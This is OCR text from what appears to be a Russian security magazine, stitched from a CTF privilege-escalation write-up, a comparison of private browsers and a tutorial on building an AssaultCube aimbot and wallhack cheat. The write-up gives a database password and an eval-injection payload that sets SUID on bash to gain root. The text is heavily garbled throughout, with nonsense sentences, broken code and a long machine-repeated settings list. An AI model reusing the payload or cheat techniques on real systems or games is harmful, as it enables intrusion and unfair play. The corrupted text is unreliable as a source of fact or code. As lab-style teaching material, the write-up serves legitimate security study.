Теперь нам необходимо собрать информацию о системе. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Эти скрипты помогут найти вектор получения доступа в систему от имени пользователя? Вероятная дальнейшая эксплуатация и повышение привилегии может быть очень важно, как в Linux, так и в Windows. Чтобы собрать информацию и нажмить цепь, можно использовать Privilege Escalation Awesome Scripts SUITE (PEAS) — набор скриптов, которые проверяют систему на ленивых.

Загрузим на хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе будет много информации, поэтому отберем только значимую:

- На месте активен Cron, запускающий скрипт /home/diego/bot.py

Запущенные системные процессы

- В настройках sudoers для пользователя diego есть запись. Мы можем запустить скрипт /opt/security/ml_security.py от имени пользователя root.

Настройки sudoers

Справка: sudoers

/ /etc/sudoers в Linux содержит список команд, которые разные группы пользователей могут выполнять от имени администратора системы. Можно просмотреть его как напрямую, так и при помощи команды **sudo -l**


Скрипт оказался большим, поэтому я скопировал его на локальную машину и открыл в VS Code. Первым делом проблемное по коду и копируем важные данные, и правкину учетные данные с базы данных.

Обнаружение ошибки ml_security.py

Залезем выдаю поиграет какие-то значения (спасибо комментариям), проверку итогового значения, рассчитанного на основе шести представления, и выполнение функции **preprocess_input_exprs_arg_string**.

Обнаружение ошибки ml_security.py

Среди импортов находим модуль **tensorflow**, к которому относится функция.



Импорты модулей скрипта

Разобраться с найденной функцией, я нашел **Stack Overflow**, где рассказано о выполнении кода через **eval** внутри **preprocess_input_exprs_arg_string**, если же второй аргумент **safe=False**


```
def preprocess_input_exprs_arg_string(input_exprs_str, safe=True):
    """
    for input_row in filter(bool, input_exprs_str.split(';')):
        if safe:
            pass
        else:
            # TBD: literal_eval does not work with numpy expressions
            input_dict[input_key] = eval(input_val)  # pylint: disable=eval-used
    return input_dict
```

Уязвимость конкретно в функции tensorflow, чтобы сверить версию

Таким образом, из тайника **escalate** извлекается данные, которые передаются в функцию вида **loaded_model*.predict()**, а затем в функцию **preprocess_input_exprs_arg_string**, где производится их выполнение как кода. Давай подключимся к базе данных и запишем в таблицу **escalate** такую нагрузку:

```
rwxasc("""import os;bin.system("chmod +s /usr/bin/bash")""")
```

Она установит SUID для файла командной оболочки **/bin/bash**.

```
mysql -D app --college -p"dCbm11+dFg2g"

insert into escalate values ("1","1","1", "rwxasc("""import os; os.
system("chmod +s /usr/bin/bash")""")");
```

А теперь запустим скрипт с root-правами и проверим права на файл **/bin/bash**.

```
diego@forgot:~$ sudo /opt/security/ml_security.py
[sudo] password for diego:
/home/diego/.local/lib/python3.8/site-packages/sklearn/base.py:329:UserWarning: Trying to unpickle estimator LabelEncoder from version 0.23.2 when using version 0.24.2. This might lead to breaks or bugs.
  UserWarning: Trying to unpickle estimator {0} from version {1} when using version {2}. This might lead to breaks or bugs.
Traceback (most recent call last):
  File "/opt/security/ml_security.py", line 15, in <module>
    exec(open("/home/diego/.local/lib/python3.8/site-packages/tensorflow/keras/models.py").read())
  File "<string_ref_1>", line 1, in <module>
  File "<string_ref_0>", line 1, in <module>
  File "<string_ref_0>", line 1, in <module>
  File "
```

СОСТЯЗАНИЕ В ПРИВАТНОСТИ

СРАВНИВАЕМ БЕЗОПАСНЫЕ БРАУЗЕРЫ 2023 ГОДА

Валентин Кожемякин
Старший редактор
valentin@hakin9.org

Браузеры собирают много информации о пользователях и отслеживают их активность в интернете. Чтобы этому помешать, существуют специальные приватные браузеры, призванные блоки твою конфиденциальность, блокировать трекеры и рекламу. Сегодня мы разберемся и сравним семь таких программ в актуальных версиях 2023 года, а затем выберем лучшие из них.

Если тебе кажется, что за тобой следят, вспомаю, тебе не кажется. Сайты, которые мы посещаем, собирают бо́льшую часть информации, чем кажется нашего компьютера, мобильного телефона или планшета, а также об использованном нами интернет-провайдере. Браузеры могут быть тоже установливает файлы cookies, но и могут определить твою геолокацию: IP-адрес, называет операционку, версию и язык(ами) которого операционной системы, браузера, локальное время, тип и скорость подключения и интернету. А также узнать, какие протоколы поддерживает браузер, какие плагины и рекламу. Сегодня мы поговорим на JavaScript, имеет ли устройство встроенные камеру, микрофон, и собрать множество других сведений.

На сегодня всего лишь несколько способов можно обойти уникальный идентификатор каждого работающего в интернете устройства — browser fingerprint. Даже поменяв одну или несколько настроек в браузере, можно можно изменить свой идентификатор, поскольку он использует сразу несколько параметров. Тебя все равно узнают, если захотят.

Кроме того, движки разных браузеров несколько по-разному отображают шрифты и отдельные глифы Unicode. Сравнивая заполненные текстом HTML-элементы и отображаемые шрифты, можно определить, какие шрифты были по умолчанию в создавке известных гарнитур, можно составить шрифтовые отпечатки, тоже fingerprint. Эти отпечатки помогают сайтам отслежать любой браузер и язык.

Чаще всего такую идентификацию используют, чтобы показывать рекламу. Звучит довольно бодро, но дело серьезнее. Даже есть пословица, в 2014 году исследователь Александр Коган по заказу компании Cambridge Analytica разработал приложение под названием This is Your Digital Life для опроса пользователей Facebook. Несмотря на то что в опросе приняло участие незначительное число пользователей, приложение смогло получить доступ к тем, чьи друзьям опросу не давали, но и к страницам всех, кто прокоментовал в списке их друзей. Таким образом были собраны данные примерно о 80 миллионах аккаунтов — включая сведения об половодии, родине родные города, дате рождения, лайках постов, интересах, онлайн-активности, предпочтениях, политических взглядах. Разумеется, без ведома и согласия пользователей.

В наши дни, когда даже неосторожный лайк чужого поста может иметь самые непрятные последствия, делиться с окружающим миром таким объемом данных — неоправданный риск. Следовательно, нужно использовать специальные браузеры, ограничивающие на повышенную конфиденциальность и безопасность. Одним из самых безопасных и защищенных считается Tor Browser. Но это программа предназначена не столько для защиты конфиденциальности пользователя, а в основном создана для процветания сайтов жанра Даркнета и для серфинга в omion-сети. Поэтому его мы как раз подробно изучим не будем.

Существует несколько альтернативных браузеров, созданных для защиты конфиденциальности и анонимности в интернете. Давай рассмотрим самые известные из них и сравним их возможности. Для оценки информации, которой эти браузеры делятся с оружающим миром, мы будем использовать Cain Browserleaks. Для просмотра трафика — бесплатную версию Portmaster, которая позволяет нагляднее отслеживать соединения конкретных приложений. Браузеры мы будем запускать в конфигурации по умолчанию, не меняя никаких настроек.

BRAVE

- Сайт: brave.com
- Движок: Chromium
- Исходный код: открытый
- Первый выпуск: 2019 год
- Версии: Windows, Linux, Android, iOS и macOS (в том числе, ARM-based)

Браузер Brave базируется на Chromium и обладает открытым исходным кодом. С точки зрения пользователя, Brave ничем не отличается от большинства, кроме любой человек, владеющий языком программирования, может изучить код программы и убедиться, что закладок и других потенциально вредных функций тут нет.

В качестве движка в Brave используется Blink, в качестве движка JavaScript — V8, а в версии для iOS применяется WebKit от Apple. Этот браузер разрабатывает американская компания Brave Software, Inc. из Сан-Франциско. Доступен для версии для Windows, Linux, Android, iOS и macOS (в том числе ARM-based). Первая версия этого браузера появилась на свет сравнительно недавно — 13 ноября 2019 года. Разработчики утверждают, что даже с настройками по умолчанию Brave эффективно блокирует рекламу, предотвращает трекинг, а в режиме Safe Browsing не ведет журналы и не крадет IP-адрес.

Настройки приватности Brave

Здесь можно отключить автоматическое воспроизведение Accelerated Mobile Pages — страницы, для ускоренной загрузки мобильного контента, защиту от fingerprinting и рекламы, который не позволяет рекламным площадкам отслеживать пользователя.

Иное расположено меню, позволяющее выбрать степень обеспечения приватности для блокировки рекламы и трекеров. Standard (это значение по умолчанию), Aggressive или Disabled. Тут же можно отключить все скрипты и включить блокировку cookies. Давай выберем режим Trackers & ads blocking — Aggressive.

Если нажать Content Filtering, откроется список фильтров, с использованием которых Brave блокирует рекламу и трекеры. Чтобы просмотреть весь перечень, нажми Show full list. По умолчанию включено только десять фильтров, но их гораздо больше. Можно включить все, однако учти, что чем больше фильтров, тем больше вероятность блокировать в результате и то, что ты можешь не увидеть на сайте что-то полезное.

Можно также задать адрес пользовательского фильтра, в каком социальные сети ты заполнен, и создает ее кому угодно по первому требованию. Чтобы выключить эту функцию, открой вкладку Social media blocking. По умолчанию там предлагается на выбор Google, Twitter, Facebook, а показ данных из LinkedIn почему-то включен. Можно отключить его, если ты не ночевать, чтобы тебе писали HR из сильной Ивана Мата.

На вкладке Search engine можно выбрать поисковую систему, которая будет использовать на Brave по умолчанию. Google хотает знать очень много о пользователе, отслеживает из запросов, нажатия на ссылки и фиксирует перемещения по сайтам, где установлены рекламные скрипты Google ads, поэтому и шлем бесплатности можно выбрать Duckduckgo.

Cain Browserleaks показывает, что по умолчанию в Brave включена поддержка JavaScript и WebGL (это один из интерфейсов JavaScript для отображения 3D-графики, который позволяет некоторым сайтам определять тип графического адаптера на твоем устройстве), поэтому браузер сможет передает текущие параметры операционной системы и оборудования, включая наличие микрофона и камеры. Также он позволяет снимать цифровые отпечатки использованных Canvas API и font fingerprinting. Это небезопасно, но обычные браузеры оставляет в сети для больше пользовательских данных.


При этом Brave блокирует лишь часть фильтров. В браузере работают контекстные фильтры, блокирующие рекламу и трекинг: всего таких фильтров насчитывается десять (в основном используется uBlock). Это означает, что программа действительно может рекламным сетям собирать данные.

Контентные фильтры в Brave

Тем не менее наш IP-адрес и местоположение сайт BrowserLeaks определил достаточно точно, а это небезопасно. Но на этот случай у Brave есть еще одна отличная фишка, которой нет у других приватных браузеров! Если щелкнуть на кнопке в правой части инструментальной панели браузера и выбрать в открывшемся меню пункт New Private Window with Tor, откроется новое окно браузера, соединение в котором будет установлено через Tor Network.

Режим Tor в Brave


Если мы откроем в этом окне сайт BrowserLeaks, то увидим, что наш IP-адрес и геоокация изменились. Это позволяет скрывать реальное местоположение, жение без использования VPN. Правда, BrowserLeaks сумел определить, что новый IP-адрес принадлежит выходной ноде сети Tor. Некоторые сайты блокируют доступ пользователям Tor-сети, это нужно учитывать.



Brave в Portmaster

В этом окне можно не только анонимно просматривать обычные сайты, но и обращаться к ресурсам в domain, расположенным в зоне .onion. Теперь нам не нужно два разных браузера — один для приватного просмотра обычных сайтов, а другой для серфинга по Даркнету. Достаточно одного Brave.

Посмотрим с помощью Portmaster, какие соединения инициирует браузер Brave. Он регулярно обращается к серверам обновлений brave.com, а также использует собственные DNS-серверы для обычного запроса, поиска по DNS-серверах, указанных в настройках соединения. Никаких других подозрительных обращений браузер не отправляет. Такие Portmaster показывает, что для навигации в сети Tor браузер Brave использует встроенный 32-битный движок Tor 0.4.7.13, который работает в тоже числе и 64-разрядной системе. Это актуальная версия, выпущенная в текущем месяце, то есть в этом движке устранены все известные уязвимости и этот движок обеспечивает достаточный уровень безопасности.



Brave в Portmaster

Таким образом, Brave может заменить сразу два браузера — обычный для приватного просмотра сайтов в интернете и Tor Browser для просмотра ресурсов в зоне .onion. По подшивнем браузер работает довольно быстро, хотя в режиме Onion Window Tor Tab omion-страницы открываются дольше из-за перенаправления трафика через Tor Network.

Продолжение статьи →

СОСТЯЗАНИЕ В ПРИВАТНОСТИ


СРАВНИВАЕМ БЕЗОПАСНЫЕ БРАУЗЕРЫ 2023 ГОДА

EPIC

- Сайт: epicbrowser.com
- Движок: Chromium
- Исходный код: закрытый
- Первый релиз: 2010 год
- Версии: Windows, macOS, Android


Казалось, что Epic Privacy Browser на Chromium, но это коммерческий продукт с закрытым исходным кодом. Его разработчики с 2010 года клепали Hidden Reflex из Украины. В Epic по умолчанию включена изоляция Sites каждого регионы, он не сохраняет историю просмотров веб-страниц. Также в браузере есть блокировщик рекламы, трекеров, скриптов, блокировщик cookie-файлов, но отключить их нельзя, только по запросу в поддержку. Для ускорения в браузере. Кроме того, в настройках Epic можно включить «новые сервисы», чтобы сайты лучше «настроились». Epic блокирует cookie-файлы, но позволяет сайтам использовать «настоящие» сторонние cookie-файлы, если сайт «не может нормально работать». Имеется встроенный VPN для Windows, macOS и Android.

Интересное особенность Epic в том, что он позволяет «менять настройки приватности для каждого отдельного сайта», а или настроек нет. Чтобы настроить приватность, открой сайт, нажми кнопку с молнией, а потом перейти к тем или иным settings.



Мы можем заблокировать для сайта, открыть и данный момент в этот бр. уже сохранены, закрыть или открыть, имеется он на каком клиенте, сколько времени, сколько раз, сколько времени, сколько раз, сколько cookie, javaScript, запуск скриптов, блокировку рекламы. Это очень удобно если при работе в интернете нам нужен JavaScript или интернет-магазин или сервисы, но на каком-то сайте мы хотим его отключить.

Далее включим в Epic режим Encrypted Proxy, зайдем на Lain Browser,зайдем в поисковик, что получилось.



Отлично, у нас изменили IP адрес и блокировщик за нас нормально отработал, чтобы наш «пациент», Тогда мы в Google Author, зарег. Видео, зайт Вирусник. Можно посмотреть Author Park. Интересно, как разрешают кажить. Что-то.

Чтобы изменить глобальные настройки нажмем на «Settings» и перейдем на «Encrypted Proxy» и выбрали Settings. Все настройки здесь такие же как в обычном Chrome и сделаны по принципу меню Settings. Поэтому тут мы не настроить прямо сейчас сложно, сместить основные процессы. В разделе «Encrypted Proxy» мы можем выбрать страну, через которую будет выходить с сайтами и интернета, а в разделе Site Settings — отключить геоблокирование отдельно сразу для каждого сайта.

Теперь попробуем с помощью Pornhunter, какие соединения установлены на Browser Epic.

Epic Privacy Browser
Settings
Privacy
Block Ads
Block Trackers
Block Cookies
Block Scripts
Block Fingerprinting
Block Social Media
Block Malware
Block Phishing
Block Cryptomining
Block Ads on Sites
Block Trackers on Sites
Block Cookies on Sites
Block Scripts on Sites
Block Fingerprinting on Sites
Block Social Media on Sites
Block Malware on Sites
Block Phishing on Sites
Block Cryptomining on Sites
Block Ads on Pages
Block Trackers on Pages
Block Cookies on Pages
Block Scripts on Pages
Block Fingerprinting on Pages
Block Social Media on Pages
Block Malware on Pages
Block Phishing on Pages
Block Cryptomining on Pages
Block Ads on Frames
Block Trackers on Frames
Block Cookies on Frames
Block Scripts on Frames
Block Fingerprinting on Frames
Block Social Media on Frames
Block Malware on Frames
Block Phishing on Frames
Block Cryptomining on Frames
Block Ads on Elements
Block Trackers on Elements
Block Cookies on Elements
Block Scripts on Elements
Block Fingerprinting on Elements
Block Social Media on Elements
Block Malware on Elements
Block Phishing on Elements
Block Cryptomining on Elements
Block Ads on Objects
Block Trackers on Objects
Block Cookies on Objects
Block Scripts on Objects
Block Fingerprinting on Objects
Block Social Media on Objects
Block Malware on Objects
Block Phishing on Objects
Block Cryptomining on Objects
Block Ads on Plugins
Block Trackers on Plugins
Block Cookies on Plugins
Block Scripts on Plugins
Block Fingerprinting on Plugins
Block Social Media on Plugins
Block Malware on Plugins
Block Phishing on Plugins
Block Cryptomining on Plugins
Block Ads on Extensions
Block Trackers on Extensions
Block Cookies on Extensions
Block Scripts on Extensions
Block Fingerprinting on Extensions
Block Social Media on Extensions
Block Malware on Extensions
Block Phishing on Extensions
Block Cryptomining on Extensions
Block Ads on Themes
Block Trackers on Themes
Block Cookies on Themes
Block Scripts on Themes
Block Fingerprinting on Themes
Block Social Media on Themes
Block Malware on Themes
Block Phishing on Themes
Block Cryptomining on Themes
Block Ads on Settings
Block Trackers on Settings
Block Cookies on Settings
Block Scripts on Settings
Block Fingerprinting on Settings
Block Social Media on Settings
Block Malware on Settings
Block Phishing on Settings
Block Cryptomining on Settings
Block Ads on Bookmarks
Block Trackers on Bookmarks
Block Cookies on Bookmarks
Block Scripts on Bookmarks
Block Fingerprinting on Bookmarks
Block Social Media on Bookmarks
Block Malware on Bookmarks
Block Phishing on Bookmarks
Block Cryptomining on Bookmarks
Block Ads on History
Block Trackers on History
Block Cookies on History
Block Scripts on History
Block Fingerprinting on History
Block Social Media on History
Block Malware on History
Block Phishing on History
Block Cryptomining on History
Block Ads on Downloads
Block Trackers on Downloads
Block Cookies on Downloads
Block Scripts on Downloads
Block Fingerprinting on Downloads
Block Social Media on Downloads
Block Malware on Downloads
Block Phishing on Downloads
Block Cryptomining on Downloads

СОСТЯЗАНИЕ В ПРИВАТНОСТИ


СРАВНИВАЕМ БЕЗОПАСНЫЕ БРАУЗЕРЫ 2021 ГОДА

WATERFOX

- Сайт: waterfox.net
- Движок: Firefox
- Исходный код: открытый
- Первый выпуск: 2011 год
- Версии: Windows, macOS, Linux

В отличие от всех рассмотренных браузеров, Waterfox основан не на Chromium, а на Firefox, поэтому он может похвалиться тем, что первым именно в этом браузере


В версии для Windows этот браузер имеет 64-битную архитектуру. Программа установки поддерживает стандартные (standard) и пользовательские (custom) режимы, в последнем можно выбрать папку для установки, ассоциировать расширения с браузером, а также отключить ярлыки и автозапуск. Внешне один браузер очень похож на Firefox, существенных отличий в интерфейсе нет. Окно с настройками тоже в точности такое же, разве что вместо вкладки Main здесь Mozilla здесь имеется вкладка Lock and Flash. Самое интересное для нас вкладка — Privacy & Security — также не отличается от такой в стандартном Firefox, все настройки находятся на своих привычных местах. Никаких дополнительных или особых опций, связанных с приватностью, здесь нет.



Waterfox на GNU/Linux

Исходные коды Waterfox можно найти на GitHub. Сейчас этот проект насчитывает более 470 участников (contributors), что довольно много. Хотя в 2011 году его развитием занимался всего один человек — Алекс Кампо, поддержка Firefox 32 прекратилась уже в 2016 году, версия на Waterfox прибыла из рассмотрения лишь

На сайте BrowserLists Waterfox показывает в целом такие же результаты, что и обычный Firefox. Примечательно, что он отслежен браузер как Firefox версии 102.0, а по кроме как актуальная версия начиная Firefox — 111.0. Это означает, что разработчики поспешили в основе Waterfox браузера сотворя, и если и следовали



Waterfox на Windows

IRON

- Сайт: www.srware.net
- Движок: Chromium
- Исходный код: закрытый
- Первый выпуск: 2008 год
- Версии: Windows, macOS, Linux, Android

Iron — форкнутый, доработанный пропиленовой фирмой SRWare на основе исходных кодов Chromium. Для Windows доступны 32-разрядная и 64-разрядная версии, исходники прилагаются на выбор: exe, msi, 7z или zip-архив.

Проект Iron появился в 2008 году как попытка создать такой аналог Chrome, который в отличие от оригинала не будет длительно телеметрии и прочими данными с компанией Google. Программа версия Iron содержит такие встроенные блокировщики рекламы. Внешне отличие от Chrome заметно лишь в мелочах — что и этим браузером отслеживает Google Update? С одной стороны, это экономит трафик и ресурсы компьютера, поскольку в фоне не запускается лишний процесс, с другой стороны, это лишает пользователя возможности получать все последние исправления, а также и отчаянно лишать вручную.

Iron использует собственные бесплатные DNS-серверы (Secure DNS Resolver), с помощью которых он выполняет фильтрацию рекламы и небезопасного контента.

Работает браузер на удивление быстро: оказывается ощущение, что веб-страницы открываются даже быстрее, чем в обычном Chrome. При этом браузер с настройками по умолчанию расходует 8 гигабит пользователя и местоположение. В панели инструментов есть ссылка Anonymize. VPN, которая ведет на сайт SRWare, но подключить это услугу предлагает платно.

Iron, как и Chromium, поддерживает расширения, в отличие от Chrome, и Backup — конфигурации. Chrome, чтобы использовать этой функции, нужно заходить всё открытые рамки окна Iron.

Фоновая Firefox extended Privacy на вкладке Configuration блокирует некоторые исходящие запросы к сайтам, например запросы на обновления клиента. С одной стороны, это сокращает шансы нарушить конфиденциальную информацию. С другой — некоторые сайты, если эта опция включена, могут не работать должным образом


Конфигурация Iron Config and Backup

Вкладки Backup и Restore позволяют сохранить и восстановить настройки браузера при необходимости. Вкладка UserAgent — изменить значение, с помощью которого этот браузер представляется сайтам и интернету. Мы не выбрать другой UserAgent (например, Safari) или несколько разных — нажатием кнопку создать пустые для запуска браузера с разным значением UserAgent.

Iron с несколькими UserAgent

С помощью вкладки import Iron Chrome можно импортировать все данные (значения форм, history, пароли и tor и Chrome, если ты пользуешься ей (данные

В Portmaster браузер Iron отображается как Chrome. Впрочем, что некоторые сайты отправляют запросы с сервера аналитики и статистики Google, но Iron блокирует их.



Iron в Portmaster

В целом браузер производит приятное впечатление, работает быстро, для фильтрации рекламы и трекинга использует Secure DNS. А недостатками можно отметить отсутствие исходный код и отсутствие встроенного VPN. Впрочем, поскольку этот браузер основан на Chromium, на него можно установить бесплатные плагины для Chrome Web Store, в том числе и плагины, разрешающие подключение через прокси.


LIBREWOLF

- Сайт: librewolf.net
- Движок: Firefox
- Исходный код: открытый
- Первый выпуск: 2021 год
- Версии: Windows, macOS, Linux

LibreWolf — это создание независимыми разработчиками версии Firefox, направленной на обеспечить и безопасность пользователей. Его отличие, относительно надежно, что в последнем время активно набирает популярность. Браузер имеет открытый исходный код, сборку на основе новой ветки та-на сайте разработчиков.

Для загрузки предлагается 64-разрядную версию браузера для Windows в виде стандартного инсталлятора и, в качестве альтернативы, портабельное приложение (zip).

Если обычно по пользователя Firefox, интерфейс программы поскольку в нем отличия. Среди бросается в глаза, что в качестве поисковой системы по умолчанию в LibreWolf используется DuckDuckGo, но во всяком заметно, в настройках доступны несколько системных расширений бесплатными: например, Sears или Ebay. Настройки браузера в целом аналогичны Firefox, нашел отличающие опции в окне конфигурации браузера обнаружить не удалось.




LibreWolf — настройки

Если верить информации на сайте разработчиков, этот браузер создан для защиты от Microsoft и Google/Alphabet, а также содержит целый ряд дополнительных исправлений для обеспечения безопасности. Сообщается, что LibreWolf не собирает телеметрию, а для блокирования рекламы и фильтрации контента в браузере установлен бесплатный плагин uBlock Origin, который можно использовать и в обычном Firefox.

В LibreWolf в целом блокировщик работает стандартный множество исходных, но вместо него можно использовать сторонние плагины для Firefox. Также в браузере включен так называемый режим Enhanced Tracking Protection, который блокирует трекеры, отслеживающие скрипты, если их не ждёт. Конфигурация uBlock Origin.

Поскольку LibreWolf использует повышенные настройки безопасности, постоянные авторизации на некоторых сайтах может время от времени сбрасываться. Чтобы сохранить авторизацию при каждом обращении к сайту, нужно добавить постоянно запоминаемые «Фолликулы». Этот сайт нужно добавить в список исключений в настройках браузера.

Встроенная, показывает, что этот браузер более безопасной по сравнению с обычным Firefox, например, в нем отключена поддержка WebGL.



LibreWolf в Browserscan

В браузере отключена точная геолокация, работают 11 политичных фильтров для блокировки трекеров и рекламы, а также включен Canvas Protection — защита от fingerprinting с помощью аналогов того, как отображается графика в браузере.

LibreWolf в Browserleaks

В Portmaster браузер LibreWolf не показывает никаких подозрительных соединений. Исходящие соединения присутствуют, но это обращения исключительно к сайтам uBlock Origin, чтобы скачать новые фильтры контента, а также проверить цифровые сертификаты сайтов.

LibreWolf в Portmaster

Кроме того, в FAQ на сайте разработчиков написано, что LibreWolf использует настройки соединения для проверки того, получает ли пользователь обновления, которые были выпущены разработчиками.

В целом можно сказать, что браузер пропускает проверки, которые имеет дело с сетевыми запросами, но не блокирует проверки, которые выполняет сертификаты браузера.

ВЫВОДЫ

Настало время подвести субъективные итоги. На мой взгляд, первое место среди приватных браузеров можно смело отдать Brave. Он имеет открытый исходный код, встроенный VPN и поддержку плагинов, а также блокировщик трекеров и рекламы.

На второе место мы бы поставили LibreWolf. Это тоже браузер с открытым исходным кодом, его возможности могут быть расширены за счет плагинов, и он может больше похвалиться тем, что прямых в Firefox.

Брокоолиш модель кроме браузеров Edge и Iron. Это коммерческие продукты с закрытым исходным кодом, но они достаточно быстрые и имеют большие дополнительные настроек. Еще в Epic естьداميلود контента, но он не работает в RuTube.

Остальные рассмотренные в этой статье приватные браузеры, впрочем, которые уже разработчиков антиквариат, мы бы поставили в конец списка. Они не опасные, что они плохие, однако либо в нем отсутствует полезные функции, которые есть в других продуктах, либо, наоборот, которые не делают, что обещают. Подробности в таблицах ниже.

ЧИТ СВОИМИ РУКАМИ

СМОТРИМ СКВОЗЬ СТЕНЫ И ДЕЛАЕМ АВТОПРИЦЕЛИВАНИЕ ДЛЯ 3D-ШУТЕРА

Автор
Дмитрий Шуйский

Сегодня мы с тобой напишем чит для сетевого шутера. Мы реализуем как типа антиаимбот (аимбот наоборот) ESP (ESP aimbot. ESP отображает информацию об игроке сквозь стены) и автоприцеливание для разных игроков, или чит, который использует разные скрипты. Aimbot автоматически нацеливается на другие игроки.

INFO

В прошлый раз статья «Чит своими руками. Аналоги комментариев и 2 в поиск памяти» с каким-то для Торрент читы и обзор Cheat Engine. Сегодня мы сделаем с ней, чтобы лучше понимать, что мы будем сегодня делать.

ВЫБОР ИГРЫ

Мой выбор пал на AssaultCube — бесплатный многопользовательский шутер от первого лица, основанный на движке CUBE. Использолся графическая библиотека OpenGL.

WARNING

Использование читов нарушает пользовательское соглашение игры и может привести к блокировке. Мы обсуждаем здесь создание чего исключительно в целях обучения. Автор статьи не несет ответственности за последствия использования приложения и результатов каких-таких ПО.

ПОИСК ЗНАЧЕНИЙ

Для начала запустим игру и настроим выбор русской раскладки, ведь нам нужно, чтобы на экране появлялось ещё что-то, кроме игры.

Рисунок 1. Выбор раскладки

Также создаем локальный сервер. Нужно будет настроить его, а именно выбрать карту, на которой мы будем играть. Выбираем любую на усмотрение.

```
C:\Program Files (x86)\AssaultCube 1.3.0.2\ini\fpsserver.cfg
```

Изменяем время на максимальное — 100 минут:

Рисунок 2. Изменяем время на максимальное — 100 минут

А после уже запускаем сам сервер.

Рисунок 3. Запускаем сервер

И подключаемся к нему.

Рисунок 4. Подключаемся к нашему серверу

Запускаем Cheat Engine и подключаемся к процессу игры.

Рисунок 5. Запускаем Cheat Engine и подключаемся к процессу игры

Поиск показателя здоровья

Для начинающих нам нужно выбрать второй игрок. Можешь, подключиться по второму устройству или же сделать это в виртуальной машине. Для начала нужно определить показатель, который будет отображаться у второго игрока. Для этого в игровом интерфейсе нажмем для первого. После этого ищем адресацию в Cheat Engine.

Рисунок 6. Ищем адресацию в Cheat Engine

Вдруг нажмать для 100 тыс. пока он найдем адрес, что интересно значится показатель здоровья нашего игрока.

Рисунок 7. Ищем показатель здоровья нашего игрока

Но это все знакомые по прошлой статье действия в Cheat Engine заканчивается и начинается новое. Наша цель — реализовать антиаимбот результат. Для этого нужно, чтобы наш игрок не стрелял в своих, а только в чужих. Чтобы найти адрес, нужно сделать второй аналог наших по нашему адресу в выбираем Find out what writes to this address (какого пусть нашего. Ну).

Рисунок 8. Ищем адрес, что пускает в наш адрес

Помнится какая-то, где будет отображаться инструкции, которые проверяет данных по нашему адресу. Чтобы мы понимали, сколько нам нужно для этого отрывка памяти.

Рисунок 9. Ищем адрес, что пускает в наш адрес

Показалось здоровье запоминает всего одна инструкция, она расположена по смещению **8A2C**. Значит, значение, хранящееся в регистре **eax**, это адрес нашего игрока (он адрес в нем, а не стаканчиков). Поэтому добавим его вручную.

Рисунок 10. Добавляем адрес

Поиск статического адреса объекта игрока

Теперь нужно сделать, чтобы наш адрес всегда показывал, что собой представляет статический адрес. В этой цель для поиска статического адреса нам будет использовать Cheat Engine. Именно на ранее добавленный адрес **0A8B2C8** (какой использовать в выбираем Pointer type по-то) ставим.




Рисунок 11. Ставим на наш адрес

Как видишь, у нас есть несколько параметров для поиска указателя, но нас интересует Max level. Это значение означает до 5 уровня для будет указывать наш указатель (статический адрес). Если то и поиграет нам нужный искомый адрес.




Рисунок 12. Ставим на наш адрес

Мы видим следующий результат. Об адресе наш **"ac_client.exe"+FFFFFFFF** мы уже сказали в прошлой статье. Именно она нам и понадобится. А вот адреса формата **"AMBA0C5A2C"+FFFFFFFF** сверхи нам и так, что нужный нам адрес был найден в стеке.

Рисунок 13. Ищем адрес

Добавим найденный нить адресов в список.

Рисунок 14. Добавляем адрес в список

И выставим для каждого адреса смещение до показателя здоровья.




Рисунок 15. Ставим для каждого адреса смещение до показателя здоровья

Далее переназначим игру, и Cheat Engine сохраняет сохранить наши адреса. Мы не сохраняем, чтобы сохранить настройки подключения.

Рисунок 16. Сохраняем адреса

После переподключения к игре в списке адресов Cheat Engine видим, что только два адреса указывают на показатель здоровья: **"ac_client.exe"+00C7D8C8** и **"ac_client.exe"+00A8C9B0**

Рисунок 17. Сохраняем адреса

Попробуем поиграть полезть дрон и посмотреть, что будет с другими адресами. Как видим, ещё в двух адресах появляется наш показатель здоровья. Значит, в списке на основании только два отличается разных адреса.

Рисунок 18. Сохраняем адреса

Добавим статический адрес **"ac_client.exe"+00C7D8C8** под именем **Player_ptr_1**

Рисунок 19. Сохраняем адреса

Добавим статический адрес **"ac_client.exe"+00A8C9B0** под именем **Player_ptr_2**

Рисунок 20. Сохраняем адреса

ЧИТ СВОИМИ РУКАМИ


СМОТРИМ СКРИПТЫ ОТКРЫТОГО ИСТОЧНИКА ДЛЯ АВТОПРОХОЖДЕНИЯ ДЛЯ 3D-СЕРИЙ

Класс игрока


Теперь нужно сделать стартовый класс **Player_pr_1** — то, что мы видим по ходу сюжета (есть он так, правильным стартовым классом будет **Player_pr_2**, но в этом мы убедимся позже). Чтобы проверить класс игрока в памяти, нажимаем правой кнопкой мыши на игрок и выбираем Show this Instance Object (см. ниже).

В счастье, с Cheat Engine есть инструмент, который позволяет нам лучше разобраться с структурами. Отсортировав по классам, мы сможем найти нужный класс гораздо быстрее чем вручную. Выбираем в выпадает Open structure list.

Открылся новое окно с адресом выбранного Battle Haiwe Structure, затем Define new structure (см. ниже).




Нажимаем структуру **Player**. Остальные настройки оставим по умолчанию: предпочитаемый тип поиска и размер структуры (**4Byte**).



Поставим галочку Guess field types, как посоветовал Cheat Engine угадать тип поля. И (по-русски) с этим справится.

